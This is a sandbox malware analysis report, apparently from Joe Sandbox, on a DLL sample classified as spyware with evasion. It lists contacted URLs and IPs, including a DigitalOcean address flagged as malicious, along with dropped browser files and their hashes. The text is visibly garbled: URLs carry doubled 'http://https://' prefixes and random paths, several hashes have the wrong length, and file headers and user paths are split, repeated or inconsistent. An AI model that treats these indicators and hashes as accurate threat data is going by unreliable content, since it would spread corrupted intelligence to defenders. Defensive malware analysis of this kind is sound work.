http://https://www.amazon.com/ykvO2qxxd1yrlYBh6thdoahFh4lqdftrvmjvto/etkaqls8gar4Mt80oihaQs/pv3hVtHg9dl7ngNph7qiZd0i5bca6um0Er7fo/wYvKfbybg6k2x5ifkeDucmyLzraotlah4yeoBBkKnA/gysrzrjSpJyD3na69b3l4m8x2l11G7yPSIBk6lqxj/	false		high
http://https://www.google.com/9fJqxvunMcr0CrodzgHgn7yJjExdfatlffkgtffhnn/Yl6s7vlc464uSsu4blv/Sb5c5QaBsOobo8fjcd59Jvg4l59fnp0480urDR/gQrBojyein48d5zluzz9lfxdp3l45yQut6S2le0Gfiel/	false		high
http://https://www.amazon.com/ly30h9u0yrnbcne3gh/5uhvH6rsX0H6Ort7h9f2Kk8gUKz8Vjn/rccOf0uquugl4aQ9ttsh5l100sqKiUmoU2A9/	false		high
http://https://www.google.com/64a3nBqsi0d4zgksf85agYb7tH7n44iNQ1y/10weq4tM0omeux533w8vkeebOb7c2thklxw8z0iq5epR3yV5/b4zf22Yrziqsjrulqqeeghjtby04G2QbtolfzGe/	false		high
http://https://www.yahoo.com/gp1mx3dnqvlvii3z8e4ds3flqlze00ff03/kqyazm22ncy02xhvluaGOi/4gk2n6ADimqokv8wNbzcBhmC/jkg8P2n7Qiqfkp1mwDbmx5lBwT9nlp5pwwvoo6V/2A99jM0yPjwq9a3uyplpmlJzuXFfI7ghtel/	false		high
http://https://www.google.com/0kwe30rMphmtjkatbtsS6filoatkf6XrLqawrupaq9hQam/	false		high
http://https://www.yahoo.com/ALgbzn5v54o9mLy2/D3sswzdzd0Zg26O6cT4ftm9bsgl6g9clzb/6qml9yxj2pVRh1gsm5ms1fd6wezX6Li8tl/	false		high
http://https://www.amazon.com/n5d35x62wrKVqpbTbsyV7bDux5zg462fhuulkey7Ny/nu4qWV5lvP2p22Yeb6lWmf1fm4poc0dpToemhbsoKc4K87/	false		high
http://https://www.google.com/gslieiaqto24df8l83m/0jGst3i6n6fg13MJ/4bceiqRm2r87ycpn1u8y9ssKwmwt6uzkhzatBus6kg58Fw/dzeTx1tygqak07knjYfblpqae04Cd2sdsqx3urO3wgmK/drFzvmojkfLh4FdUghS4u25uuevdszl/	false		high
http://https://www.amazon.com/kbnm45xk0M7qatqqIx35qkJicweigo/	false		high
http://https://www.yahoo.com/fbxa75FaGs4japtkVc63l567ux59Tmg9gGVZdkq4b4mpvva/aaiQlj7pvwbqosjizkMdMO36pfgo5Regy6qmchRDby/jwaicOa1fpr4i1uVc4fhoLcqe48iZ44kzekpQk/t4yh55adnnybrolX6mcjho9vOb8q6evq6bqh6hs1hsadn4C/	false		high
http://https://www.amazon.com/2pch5QEmrLw3xzJnnrzlGa5irLxuivFs/ltMi7hhX5tt4vs3rSp9duhmj/z88857flzovnw1O25vzu/y10gyol724X6l1bgprz0jref1Eq2ggRYdM0f7h/mdwb6lxX3n2on6rC6t5yv1/	false		high
http://https://www.google.com/vuKkY208Vdrn5v8g2vr8i5ifVj/enkwnij0ihgc2sTh5qo58zU8pfa6/yflz0cq71g991s62pv1rN0f6tGqi6r2su2/	false		high
http://https://www.google.com/8ibcfjcGeboixwKrb3iyFabdjtBLmv/zZ2nQm99Tn5okeb750Xjn7Jird53Dpinvo4w3K0dbc10k7n2/uTqmg0btwoxb7ij2i8zRm83ga/	false		high
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	URL Reputation: safe	unknown
http://https://www.yahoo.com/0wmgim0Td84uqpWvzrgoDm/	false		high
http://https://www.yahoo.com/3pRpmnq8naqtfeVmyfv/l5nrmuqlfwddxUu77hkn3izm278644nsshk/H6uvs2jgz5moyoix6s3Z4oudpot87vw/	false		high
http://https://www.amazon.com/orbyj7P4wEdaicnsh6grcX1wVf0Otx0ZHg558e67TrdsyycJ/hh1fng7aCii8gri0gqfs61Pcvotdxular2lzerN/xoewvbs766suwyl9sqx2so0eS2xsZW6hneruzfR/muchxeicbi giOlbdmfvU69og49u53h0Xtmxc1mCi8345yvj/	false		high
http://https://www.yahoo.com/GeCxeor0xk2eOn1u85uU39kv/20Nmne1j3m7spepr113v7LnkV0Z/lnl8supHr8f0c83pgea9A5Sus9x63zmcr/	false		high

Name	Malicious	Antivirus Detection	Reputation
http:// https://www.yahoo.com/2za1gvjzin0jAf92ufxxisidwpSVo231t8A/cp3sore10pishkmqffan5ka6z/	false		high
http:// https://www.amazon.com/0CjjxynrhtAae0xqlSijX4NGmkVz4gcf4z5eegbwqsEMppa/gqIhlc9l4hm8gwOu/C26qV9wsw8sadrDugVon6prBj/	false		high
http:// https://www.amazon.com/u75PfQ2dt3xK1b7dUjctykht8u6/G6voyzSs8XJz88sl5jBdTwfqU440qHp4uibd/hjJobBxzi2M5d1xwABJAlxkt/	false		high
http:// https://www.yahoo.com/mv5d2ghb91jYux3rhfgUzspdpQ/nrdl3qvgju3ifqEhQsmfgwlvqpxjErohrn/8aj6zfdmkm2lf5o8vjrm8A6e0acvc16rig6/	false		high
http:// https://www.amazon.com/Bllcs2iayVogzcpjjz/ko1mrpszv35M6i5cq8xioudL0qh5yZo2kfo8kadfz4R3hq2/KotyZ3e289wHuknSysiis2308hdZk62ss1c8/kqh4tm2n5muxb0xy5fe8o7r9vcolf/v27frxrHyr2Yg3bksUursX0om2m590ihdGwsn8J/	false		high
http:// https:// www.yahoo.com/b2YpY0vEhxawf6yh70/	false		high
http:// https://www.yahoo.com/1he7n45hgqdN6Hete7vii3Bz0ipXe67z/8mg2j7fr87r6oelu1Ruh4reckhZ0geue9h16lunt2/g8bvtmAn0g2tsvjxchmbpstyjBTk54/0dpi7rh6qvzwcxnr/q570q0gjZ2j7e5lD/	false		high
http:// https:// www.amazon.com/K2pS9bLvkjoWxUjivvqkm8k5llv8r7c7wfNfdo6ofbo7/	false		high
http:// https://www.yahoo.com/5l3jalxgba3kjQdft/jebbTjfk2VYpVnriCj2hpbfrSvtgbQdl3n/1wuux359k33reb5098jueXl5vxtkl53w/2cXkOmjtpx8h0q8o90kWBv1v/a6wm55B7u5Cjrhm8HitirHysMrnTkrgaw9csluqh0pSMx/	false		high
http:// https://www.yahoo.com/eAtiq6q23uzpfjnsva/q3xgjbji2c1D0csjhBdkai07oEncd5Ye9nkajur7/vs1170vtjt79fs2aj87jy2t5tyzm66Zp0viChousraf8/	false		high
http:// https://www.amazon.com/xg1llsh0Rgzu31ikf7yydf/5yO9lyRofucQgjiB0v0kz37Ngn0elt73Q/jy9maoh5WwcxS27itynf47s/kb9x3kpsfwfmyraAw73qk9kPfmwoVgGkUcxo/	false		high
http:// https://www.amazon.com/mS7tcFv0menbltEqe10kZi3RTh6Tj0Nav6pSUjendz71/h19rDa0avrg9vE2vmOgoWKm1tixc7dR82sfszmt61x7/7deyu5tr5jcJblnsxekBzocGe5s2F6/8xNe1ja2e1kelfr8nuh77e31l5/amNyklaxqqth8tpbrqeeq1ieDznmn4D/	false		high
http:// https://www.google.com/qv3ia8eoIR2XnA4unvit9uMeHm9f8pwemSy6p4mfmU3rmgk4/or3iwef3yx9jXo4OpjFrd/v170ubNvro7cr5ppFA7y3zrb1i/	false		high
http:// https://www.google.com/Nf3BeR1dvs73zpiul00tcpCos/5t19ynE0swdpm3BvhfcklqNnvW1ipuyN6TRC2e2rhjnn5ahx/a5afq4Z2g8xLmcypponB0ExM8f/qvwmll8k7n0kyoxzrynm57sp5g0/	false		high
http:// https://www.amazon.com/DooRtnT0UXembqa0298jih9Y99ak7fe6ur/ax5xkkSYd3274mqEek1u2/W6nyojyCe181sZyJ844dq68aso/7aytu5fzn0d2xue3fQnxos/	false		high
http:// https://www.yahoo.com/bee595xzwjrurdT1L7zJ4suumRmpeqlGASgb/hkts7sZqKowgs8bsiqn516jf0kyRg3nf4oBp/uswH14uVg3r5E7f6mdeem9plepu6gbr/	false		high
http:// https://www.yahoo.com/rAYqlr7w2jOed6cqvhudH4V3fxry/sly7yksizcng2x2O2Hfhh/9XAc6x8go6NeaaU/	false		high
http:// https://www.yahoo.com/jxjvrx9b1Fkby3vtz096/rbfBnktgtvcZygw15n3i2c4rq88wg6jkij2srWfo5p/	false		high
http:// https:// www.google.com/iI284kk7wKe7gl6c18r5rganns38T7fair4lkVqutx/	false		high
http:// https:// ad-delivery.net/px.gif?ch=1&e=0.071014012951503	false	Avira URL Cloud: safe	unknown
http:// https:// www.amazon.com/qvE8klae1oscwZofgUu1eoh6tadbdgqm5e6wac26/	false		high
http:// https:// 161.35.19.83/feed/news/last	true	Avira URL Cloud: safe	unknown
http:// https:// www.google.com/Lmz3s5u51r8c0dm1i/	false		high
http:// https://www.amazon.com/ruhmQj52my7pp86DzBjihfe/5Gas5ouavctnk1jk0e3Z1dmfpizvcxylrv5x6H14pkc/	false		high
http:// https:// www.google.com/mss4pspXhns23h7IEfLQ/	false		high
http:// https:// www.google.com/3frov56nechZygdOqdrUhoAismEs1uakucpxmmX3Vyiipsm/	false		high
http:// https://www.yahoo.com/t68w4hdtsCm8g0hDHS/jj2n2qbx9wLretb7Qpyjm1dT3jj4/Rkdpna500syortMyiFPlX88cutl71rSf9lnsls1808mz/mthQ69c32jn9lA3vnnCbB9aqht/l93oNxmMn8nonoSf5k74ujq9hx07aopnjgu3YrOzozvk7x/	false		high
http:// https://www.google.com/46a9ba02ytu2kmsJhkaaky7/b0z56KgpXahu6p36yzae/q37qs46stu4mk6qu1v67/tTzd73jbpagskp0nRu/	false		high
http:// https://www.amazon.com/bq7Ud95l6an63q5Q5sm/lt2nrfw2J05ggd2xRllluqbanbu2gmhjrjin424hmaty31/akhfw7kpxR6HkDUyc18oa5mAjkp10xW7k7rgdV6489/92xZ434fmuaz8zJxexfgl/vs7p5Jou32wQj1oYOlYkjhaNR/	false		high
http:// https:// myexternalip.com/raw	false		high
http:// https:// www.amazon.com/m8rM2d4vj3j9x4Qx74uJmsfakxiqfVWzalr3GN31/	false		high
http:// https://www.amazon.com/6u0kzsl7ryto97pk2xdn8o5s6ogbqkqVFQ2Kv8K0Cw5ij/HYbuzkotCBtgM8H04tZ9dji5vofm01yh/	false		high

Name	Malicious	Antivirus Detection	Reputation
http://https://ad.doubleclick.net/favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250	false		high
http://https://www.amazon.com/hqeraaws8gtpR8De3rkjw3Um1/xtsgc6sziyk2gVpshgml5kqua2hY64o8nkbkqr/vggQ8rU88h7xmTPqPhqgWv586j7shgp2uc5hAx/	false		high
http://https://www.amazon.com/bkS2zfojrloxax42q7ywl9NnxJz2Eth/FixcrDy0zK7eo0uh2qc1a/5neU64lDq7Ad4ivg6l4/	false		high
http://https://www.amazon.com/fJJ3UA0iD56hw4fc7Honei06tvsxn/ccfThcdvils54e8a148Gptrn9nheTa9/g573rv6FEFFCpsfbgqoSk8vwbd0ebiLzb/upiTgp9rs63kY8eknUaMtd7nlf5e4o9vb1p2rQz9uq/np3oikgtofsm43KrjbhDai54k2e70glotgFq3jaw3a3g9v/	false		high
http://https://www.yahoo.com/8xnsjp0e26mtLcQ22sucoufkvdbm/	false		high
http://https://www.amazon.com/nnq2n2tsj68tcR2D6wEn4s7HCl7lqD/qt8Cnkw3e004m0bem4i2rksscshpKgc2a0jy0o5vloN/	false		high
http://https://www.google.com/9Hhrz5mDbrn8Qrv6BhSyJu3i1bmvariZy941x0wnp/oumUiownvnB1p3zqdjXl3u72hsc5nbkN77b/zbqW6z9Uin15G7c5jr0yeasu7qV3dc104wqjXchakt1d/ibksz5L9x2rkvfxc5k6ev03v/uiz5ke6ChX71rpTvub63jnhzdzjN5pvnvq9YYonbas5w3q56f/	false		high
http://https://www.amazon.com/tkxfferfpm3thF8bGv79h6rt91Zd4v1f7nt258res8EsLaX/v5qW89nsymg94940Ilaa33R7HRTNj/bz9ziquo962qAesq0hmd1etV04uzu/3cF4laudz1gn53Rla18nslt6g812/f54lw8nhDzyAzfuxlqbg2yai24a155lqhngsmh/	false		high
http://https://www.yahoo.com/iButv9s4rkH24tr3Gy9/bmznt9UJX8nzh5PnvFYjyb5m408iAPQiOvWw0kvK5iXqet5/	false		high
http://https://www.google.com/epmo7qZbPmqXfDGMjQibb/4u63rm5ZwhDwjsS72ioihcXB02q0yb5znrcAhkqn/niukNkhseiCa5pxbQJpl5sh3qjk8yzaWs3oz6gxrxsdz91p/stpPyu3xk7f8saR9zt4U3HZTP0n2znc6l/yned6fc0ZlgwgeUyfrmSx5d4lytj4Vtz0jy/	false		high
http://https://www.amazon.com/c2nytzc18hFezq36jar1p2H/59yohiltuuk6oUi2bdmah2q/vd2Usd1ozgteagwbo2ut2qXr6Kbcix00/x7JOzsfCn6Xvj95r/	false		high
http://https://www.amazon.com/dfh70Ikms9kISy0xhFZX4F2r/rm0qwWcvd7sj5jwC0o3onb9eajcn4u1cw1r51c53c8/	false		high
http://https://www.google.com/ny27jAIfVJqrtqrH9b7ewok3E8f/qtsuvwxsbVqerYQpr6aw50WmcQ/	false		high
http://https://www.google.com/p4ieaqEqbwAstfnrvwzi8QHdf1ufk1usi/	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.26.2.70	ad-delivery.net	United States		13335	CLOUDFLARENETUS	false
34.117.59.81	myexternalip.com	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	false
162.219.225.118	www-amazon-com.customer.fastly.net	United States		15108	ALLO-COMMUS	false
104.20.184.68	geolocation.onetrust.com	United States		13335	CLOUDFLARENETUS	false
142.250.185.196	www.google.com	United States		15169	GOOGLEUS	false
161.35.29.127	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
172.67.70.134	btloader.com	United States		13335	CLOUDFLARENETUS	false
142.250.186.70	dart.l.doubleclick.net	United States		15169	GOOGLEUS	false
161.35.19.83	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
87.248.100.216	new-fp-shed.wg1.b.yahoo.com	United Kingdom		34010	YAHOO-IRDGB	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	492040
Start date:	28.09.2021
Start time:	09:51:36

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TWsmloYqC6.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.spyw.evad.winDLL@67/122@16/10
EGA Information:	Failed
HDC Information:	• Successful, ratio: 93.1% (good quality ratio 74.4%) • Quality average: 56.6% • Quality standard deviation: 37.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:53:13	API Interceptor	157x Sleep call for process: rundll32.exe modified
09:53:36	API Interceptor	120x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\EZ5F301D\www.msn[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	152
Entropy (8bit):	5.1549521629664525
Encrypted:	false
SSDEEP:	3:D90aK1ryRtFwsx6wmxvFuqLHlffwEYPJGX7T40AAet6XTUvX8qSiwKb:JFK1rUFkduqswEkIXH40AAeQDUviOb
MD5:	A5CCD5A73CF710160863CB8D0758C38E
SHA1:	0637BC5EA0DB0B04BD977C87E9F2C89B03F19490
SHA-256:	CC850CD0B6C9A5E16063A7B09501446FFF4A3D791CBFD130247F2922EDD53347
SHA-512:	781DE6CBB57AC61E36624B37617BB992E577922BD1D8F73FE46A31A5B773039F0264883309DAF11C3AD277244F3C25553859AADD340F36CD3B1BDF815DD3A7
Malicious:	false
Reputation:	unknown
Preview:	<root></root><root><item name="BT_AA_DETECTION" value="{"ab";false,"acceptable";true}" ltime="1105261792" htime="30913673" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\U6Q9DNZ4\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\explore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2988
Entropy (8bit):	4.920093959451645
Encrypted:	false
SSDEEP:	48:0d7d7d7d7L7LJ7L7LY7L764767647a7a7tj6j7atX6Z7atX6Z7atX6Z7C:Qxxx33J33Y3O4OO4WWWtj6jWtX6ZWtX7
MD5:	F9639D678E479BFAC76519A4894C997
SHA1:	29531FC92B12751E59986983BC0BAE1269416F5E
SHA-256:	F7261927EF250A938AE8F8958517583F9B5EE08D8D2D347F254B69AEE6FCC68E
SHA-512:	03E7C7B8D9AC92AF4B3299E648F6847BFD500FBCAB8965D2FDDA12A198A3D55ACBB72885F970838E13AF33CB2F3A37E363B4F2EC5BC477C35B268F0C10F5D15
Malicious:	false
Reputation:	unknown
Preview:	<root></root><root></root><root><item name="HBCM_BIDS" value="" ltime="1081741792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1081741792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1081741792" htime="30913673" /></root><root><item name="H BCM_BIDS" value="" ltime="1081741792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1082261792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1082261792" htime="30913673" /><item name="mntest" value="mntest" ltime="1082261792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1082261792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1082261792" htime="30913673" /><item name="mntest" value="mntest" ltime="1085261792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1082261792" htime="30913673" /></root><root><item name="HBCM_BIDS" value="" ltime="1088741792" htim

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{79FEA630-207C-11EC-90E9-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	24152
Entropy (8bit):	1.7546387760198097
Encrypted:	false
SSDEEP:	96:ryZlZkN2kQzWkQC6tkQCifkQCfUvtkQCfU+ULz3WkQCFUYU+Uj:ryZlZk2fWRtpfauta9gz3W8H9K
MD5:	A3D71F891000F66118C24EA5EEE36A3D
SHA1:	E5CBE91BF6C036E64C42F092F753A8057B797028
SHA-256:	B823E0E3C4A19797A640C197C79248864B5BE79DF418E273075ED175101C466B
SHA-512:	39F3BDE2FD51E14A1938D432AA52E62242225B0189796AAAC318821A461B2837C9A9BC4DFA2F2BEB8CC847DB2D42C4145F0555AAB1D90ABD7C077F9EBA72EA7
Malicious:	false
Reputation:	unknown
Preview:	R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{79FEA632-207C-11EC-90E9-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	199628
Entropy (8bit):	3.584384950073997
Encrypted:	false
SSDEEP:	3072:tZ/2Bfcdmu5kgTzGttZ/2Bfc+mu5kgTzGtf:02O
MD5:	4C1050C5AD13CD3DE3A66B4DCD925240
SHA1:	5887387A4AD5DBF2ACA214FF0C07B7B33893FB2D
SHA-256:	577EA43837FF5D5844E3C97F4A90F4101F00C895423277F041A356A3FFD71A5D
SHA-512:	829B7063713EE30C78847EB41A4B6C404EDE27A91F555A74A224DC10EE381C619764A0DDE33E259B180C83BC72562456D86A09F776BFEA821BE9AC73183C9B5
Malicious:	false
Reputation:	unknown
Preview:	R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.144879013296989
Encrypted:	false
SSDEEP:	12:TMHdNMNxoETM/4nWiml002EtM3MHdNMNxoETM/4nWiml00ObVbkEtMb:2d6NxO34SZHKd6NxO34SZ76b
MD5:	8CBC06CE38952B039B3B4A8B9F5013CB
SHA1:	0E352BA691B73196D83100C18ADD4D312DB7D68D
SHA-256:	D3B6CD9749A368109D275AFB843C224FA4F34B22533F200E6293778401BE95E9
SHA-512:	811F334B19A2E6865ADE3C9B47DB0FF76B2BC2F22562482F76C2A115C9EEAFCBAB44DA12E77213A9549462733760CBF67339A3A1A94B62C1265BABF16726F696
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x51c8942f,0x01d7b489</date><accdate>0x51c8942f,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x51c8942f,0x01d7b489</date><accdate>0x51c8942f,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.127819674489357
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2k2yC4nWiml002EtM3MHdNMNxe2k2yC4nWiml00Obkak6EtMb:2d6NxrVyC4SZHKd6NxrVyC4SZ7Aa7b
MD5:	610389C365DA61ACBE430DB621C4E6E3
SHA1:	AEF146CDEAB290493163C83ADAA0A9412A21348
SHA-256:	FDA0C00EF49170A10965DDB42057C6158E6269D7921B7C37840B72DA03E7338B
SHA-512:	3A5AD495914492A286207882F1D125D8180DB34C70335938BD9E8C43DFF042A3E9B47D737EEE04E9C38BF463525D9DACC58D49F68E804672042DFC579916F317
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.164425576583077
Encrypted:	false

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SSDEEP:	12:TMHdNMNxxvLTm/4nWiml002EtM3MHdNMNxxvLTm/4nWiml00ObmZEtMb:2d6Nxvs4SZHKd6Nxvs4SZ7mb
MD5:	72E93B55992F15BF2A93FDF69E2D5ABD
SHA1:	9A82B097386FBBB847F9447E0ED97C6FD53CF6C7
SHA-256:	CD2565A355B16910FAD0E299E0ACB53AF98C07BBCCEFA19513CD3B7407E3D857
SHA-512:	BFF6B57BD09CAEA3AA756EEE26D3A8D1E3879B02964D5140DFD412D1119704AFC251699DBA0FDAC7A4E518A5B00FCE65AC44B7AC31249DF017A82A37742075A
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/" /><date>0x51c8942f,0x01d7b489</date><accdate>0x51c8942f,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/" /><date>0x51c8942f,0x01d7b489</date><accdate>0x51c8942f,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Wikipedia.url" /></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.1206836817680195
Encrypted:	false
SSDEEP:	12:TMHdNMNxi2yC4nWiml002EtM3MHdNMNxi2yC4nWiml00Obd5EtMb:2d6NxLyC4SZHKd6NxLyC4SZ7Jjb
MD5:	D2E5A3047A056FBCDBE34AE6B98BF8C2
SHA1:	AB84D267DE314C4115B8A83169C01EE7F88CBC71
SHA-256:	90A0A32315D447509B40F8E9B0E38D86AA0D5FC2D454C7749604F6342624E266
SHA-512:	8CEDD558CA6569C0D64F10E62FB7D650E0B1183E95C08ED6E6C3A9D8A6D28AC7A7CB56D2AFDDB305C402C7FFA32790DAE473F8C6973048EA6AB16EC7738F42F
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/" /><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/" /><date>0x51bf0bc7,0x01d7b489</date><accdate>0x51bf0bc7,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Live.url" /></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1759795128458626
Encrypted:	false
SSDEEP:	12:TMHdNMNxxhGwTM/4nWiml002EtM3MHdNMNxxhGwTM/4nWiml00ObK075EtMb:2d6NxQz4SZHKd6NxQz4SZ7YKajb
MD5:	833B95B325BA7666E4201C3D9D369D89
SHA1:	9C28714EE9803CBBB8895E1F59D14828EB39C72A
SHA-256:	0F625E70D3F3BE464AB117B0D7DABB43C5DF1413ACE8CDD3276490E66503B051
SHA-512:	8FBAEDED762A64A6E38CA4FD77A741718CC06A622330BF21534F93B33EBE3A191424DFC334DFF4EEC121D0F1FAF011148A49DB2BE76DB2E700D1E25DB278CF6
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/" /><date>0x51c8942f,0x01d7b489</date><accdate>0x51c8942f,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/" /><date>0x51c8942f,0x01d7b489</date><accdate>0x51c8942f,0x01d7b489</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Youtube.url" /></tile></msapplication></browserconfig>..

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.1079981909506555
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n2yC4nWiml002EtM3MHdNMNx0n2yC4nWiml00ObxEtMb:2d6Nx02yC4SZHKd6Nx02yC4SZ7nb
MD5:	AF6FD0F01D6DE4F94E2BA27586B02DD4
SHA1:	ED0C18E2269DD482F81655FB64AF2FCB02A5801EC

C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
SHA-256:	4367844F79408F0193EC583F0237D492AA1CE104E423ED07F557D4044137B641
SHA-512:	C9131FCA9A632D83C97AA5686824A6E8F048857A758BDE4FB6F75FAFAEEBF696A76001C5D68D9FCC2C8C2955D61F1A5858F7874B06E7921173BC0EFC7E5914FB
Malicious:	false
Reputation:	unknown
